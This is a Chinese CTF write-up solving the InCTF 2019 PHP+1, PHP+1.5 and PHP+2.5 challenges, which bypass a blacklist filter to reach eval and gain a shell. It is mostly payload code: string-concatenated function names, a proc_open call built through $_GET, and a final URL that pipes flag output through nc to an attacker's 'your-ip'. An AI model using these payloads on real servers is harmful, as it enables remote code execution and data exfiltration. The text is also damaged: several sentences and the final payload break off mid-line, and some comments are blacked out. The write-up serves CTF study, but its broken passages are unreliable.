InCTF 2019 - (PHP+1, PHP+1.5 and PHP+2.5) 三题深度复现

Rebmal / 2019-09-30 09:12:42 / 浏览数 4517 安全技术 CTF 顶(1) 踩(0)

题目描述

这篇writeup是关于这次比赛 PHP+1, PHP+1.5和PHP+2.5这三道代码审计题目的。我们可以用同一个payload来解决这三道题目。这三道题的考点是全部相同的: Bypass the WAF and get a shell

题目分析

首先看第一道题（PHP+1），打开题目链接就能直接获取到题目代码

```
<?php
// PHP+1
$input = $_GET['input'];

function check()
{
   global $input;
   foreach (get_defined_functions()['internal'] as $blacklisted) {
       if (preg_match('/' . $blacklisted . '/im', $input)) {
           echo "Your input is blacklisted" . "<br>";
           return true;
           break;
       }
   }
   $blacklist = "exit|die|eval|\[|\]|\\\|\*|`|-|\+|~|\{|\}|\"|\'";
   unset($blacklist);
   return false;
}

$thisfille = $_GET['thisfile'];

if (is_file($thisfille)) {
   echo "You can't use inner file" . "<br>";
} else {
   if (file_exists($thisfille)) {
       if (check()) {
           echo "Naaah" . "<br>";
       } else {
           eval($input);
       }
   } else {
       echo "File doesn't exist" . "<br>";
   }

}

function iterate($ass)
{
   foreach ($ass as $hole) {
       echo "AssHole";
   }
}

highlight_file(__FILE__);
?>
```

上面的代码简单来说就是，我们需要传入两个参数：input和thisfile。
对于参数thisfile我们可以给它传入一个目录路径来绕过is_file，file_existes这两个函数的检测。
绕过这两个函数的检测之后，接下来我们要想办法绕过check函数，这个函数将获取所有PHP的系统内置函数，并检查我们的输入是否含有这些系统内置函数。如果检测到

下一道题（PHP+1.5），同样直接打开题目链接就能获取到题目源码，源码如下

```
<?php
// php+1.5
$input = $_GET['input'];

function check()
{
   global $input;
   foreach (get_defined_functions()['internal'] as $blacklisted) {
       if (preg_match('/' . $blacklisted . '/im', $input)) {
           echo "Your input is blacklisted" . "<br>";
           return true;
           break;
       }
   }
   $blacklist = "exit|die|eval|\[|\]|\\\|\*|`|-|\+|~|\{|\}|\"|\'";
   if (preg_match("/$blacklist/i", $input)) {
       echo "Do you really you need that?" . "<br>";
       return true;
   }

   unset($blacklist);
   return false;
}

$thisfille = $_GET['thisfile'];

if (is_file($thisfille)) {
   echo "You can't use inner file" . "<br>";
} else {
   if (file_exists($thisfille)) {
       if (check()) {
           echo "Naaah" . "<br>";
```


```
        } else {
            eval($input);
        }
    } else {
        echo "File doesn't exist" . "<br>";
    }

}

function iterate($ass)
{
    foreach ($ass as $hole) {
        echo "AssHole";
    }
}

highlight_file(__FILE__);
?>
```

这道题和之前那道题的不同点在于，我们的输入会再被参数blacklist过滤一遍。所以在上一道题甚至可以用eval去执行一些代码。因为eval并不是一个函数，详情见PHP construct。进一步查询可以知道，在PHP中有很多words都是language construct



List of Keywords

These words have special meaning in PHP. Some of them represent things which look like functions, some look like constants, and so on - but they're not, really: they are language constructs. You cannot use any of the following words as constants, class names, function or method names. Using them as variable names is generally OK, but could lead to confusion.

As of PHP 7.0.0 these keywords are allowed as property, constant, and method names of classes, interfaces and traits, except that *class* may not be used as constant name.

PHP Keywords

__halt_compiler()	abstract	and	array()	as
break	callable (as of PHP 5.4)	case	catch	class
clone	const	continue	declare	default
die()	do	echo	else	elseif
empty()	enddeclare	endfor	endforeach	endif
endswitch	endwhile	eval()	exit()	extends
final	finally (as of PHP 5.5)	for	foreach	function
global	goto (as of PHP 5.3)	if	implements	include
include_once	instanceof	insteadof (as of PHP 5.4)	interface	isset()
list()	namespace (as of PHP 5.3)	new	or	print
private	protected	public	require	require_once
return	static	switch	throw	trait (as of PHP 5.4)
try	unset()	use	var	while
xor	yield (as of PHP 5.5)	yield from (as of PHP 7.0)		

最后再来观察第三道题（PHP+2.5），源码如下

```
<?php
//PHP+2.5
$input = $_GET['input'];

function check()
{
   global $input;
   foreach (get_defined_functions()['internal'] as $blacklisted) {
       if (preg_match('/' . $blacklisted . '/im', $input)) {
           echo "Your input is blacklisted" . "<br>";
           return true;
           break;
       }
   }
   $blacklist = "exit|die|eval|\[|\]|\\\|\*|`|-|\+|~|\{|\}|\"|\'";
   if (preg_match("/$blacklist/i", $input)) {
       echo "Do you really you need that?" . "<br>";
       return true;
   }

   unset($blacklist);
   if (strlen($input) > 100) {  #That is random no. I took ;)
       echo "This is getting really large input..." . "<br>";
       return true;
   }
   return false;
}

$thisfille = $_GET['thisfile'];

if (is_file($thisfille)) {
   echo "You can't use inner file" . "<br>";
} else {
   if (file_exists($thisfille)) {
```

```
        if (check()) {
            echo "Naaah" . "<br>";
        } else {
            eval($input);
        }
    } else {
        echo "File doesn't exist" . "<br>";
    }

}

function iterate($ass)
{
    foreach ($ass as $hole) {
        echo "AssHole";
    }
}

highlight_file(__FILE__);
?>
```


PHP+2.5与上面两道相比，它的限制条件更加苛刻，要求参数input的长度小于100字符

构造Payload一穿三


第一步是想办法执行`phpinfo()`，然后在phpinfo中查找`disable_functions`。想办法找到可以利用的函数去getshell。仔细查找之后，发现`.`与`$`不在`$blacklist`里面，我们可以利用PHP字符串拼接的方式去构造出phpinfo，payload如下

```
$a=p.h.p.i.n.f.o;$a();
```

虽然这种拼接方式，php可能会报一些警告，但是并不会报错。是能够正常执行的。



我们利用拼接好的payload去尝试读取phpinfo。成功读到phpinfo。`disable_functions`如下



PHP Version 5.6.40-12+ubuntu16.04.1+deb.sury.org+1

System	Linux ip-172-31-22-89 4.4.0-1087-aws #98-Ubuntu SMP Wed Jun 26 05:50:53 UTC 2019 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-phar.ini, /etc/php/5.6/apache2/conf.d/20-posix.ini, /etc/php/5.6/apache2/conf.d/20-readline.ini, /etc/php/5.6/apache2/conf.d/20-shmop.ini, /etc/php/5.6/apache2/conf.d/20-sockets.ini, /etc/php/5.6/apache2/conf.d/20-sysvmsg.ini, /etc/php/5.6/apache2/conf.d/20-sysvsem.ini, /etc/php/5.6/apache2/conf.d/20-sysvshm.ini, /etc/php/5.6/apache2/conf.d/20-tokenizer.ini
PHP API	20131106
PHP Extension	20131226

```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_we
```


仔细观察，发现proc_open函数并没有被ban掉。这也是一穿三的关键所在。查看proc_open的函数手册，我们发现这个函数需要传入三个参数：我们想要执行的命令和两

```
array(
   array('pipe' => 'r'),
   array('pipe' => 'w'),
   array('pipe' => 'w')
);
```

而在利用它来直接构造payload的时候发现，如果直接将其加入payload，会造成payload超出限制长度的问题。这时候可以巧妙的利用$_GET请求来发送数组。本地测试如下

```
payload = " arr[0][]=pipe&arr[0][]=r&arr[1][]=pipe&arr[1][]=w&arr[2][]=pipe&arr[2][]=w "
```

为了调用proc_open，我们可以再次使用PHP字符串拼接的方式。但是这时候遇到一个问题，我们发现下划线居然被过滤了，简直丧心病狂。最后可以拼接出一个chr函数。




```
$b=ch.r;$u=$b(95);
```

然后将构造好的下划线拼到proc_open中

```
$e=pr.oc.$u.op.en;
```

接下来我们需要想办法构造一个GET传参，以获取传入的描述数组。可以利用PHP的可变变量去构造，先构造一个_GET，然后再$$_GET，即可。

```
$k=$u.G.E.T;$g=$$k;
```

现在，一切都准备好了。再来回顾一下，proc_open需要三个参数(■■■■■■■, ■■■■■■■, ■■■■■■■■■■)
我们可以使用current和next这两个函数去构造payload。但是这时需要注意的一个问题是。URL上的第一个变量一定要是我们要执行的命令，第二个变量是描述数组

```
<?php
$transport = array('foot', 'bike', 'car', 'plane');
$mode = current($transport); // $mode = 'foot';
$mode = next($transport);    // $mode = 'bike';
```

我们可以利用以上条件，将payload构造成大概长这个样子

```
http://challenge-address/?p=command&arr[][]=descriptor-array&input=payload&thisfile=/var/
```

但是有个问题，我们不知道应该怎么去查询flag文件的位置。这时可以使用glob函数去寻找文件

```
eval('echo im'.'plode("a",gl'.'ob("*"));');&thisfile=/var/
// ■■■■■■■■■■■■■■■■■■■■■■■■flag■■■■■■■■■■■■■■■■■■eval■■■■■■■■■■■■■■■■■■flag■■■■■■■■■■■■■■■■■■■■■■
```

我们准备读取/flag文件，但是发现权限不够。这时候发现同目录下面还有一个/readFlag的可执行文件。利用这个可执行文件，顺利拿到flag。

关键部分payload构造如下

```
$b=ch.r;
$u=$b(95);
$k=$u.G.E.T;
$c=cur.rent;
$n=ne.xt;
$g=$$k;
$e=pr.oc.$u.op.en;
$e($c($g),$n($g),$j);
// proc_open(current($$_GET),next($$_GET),$j);
```

完整payload如下（input最终长度为97个字符）

```
http://xxx.xxx.xx/?p=/readFlag /flag | nc your-ip
port&arr[0][]=pipe&arr[0][]=r&arr[1][]=pipe&arr[1][]=w&arr[2][]=pipe&arr[2][]=w&input=$b=ch.r;$u=$b(95);$k=$u.G.E.T;$c=cur.ren
```


上一篇：EyouCMS-V1.3.9-UT... 下一篇：MySQL 客户端攻击（抓包分析，...

1. 0 条回复
   - 动动手指，沙发就是你的了！

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板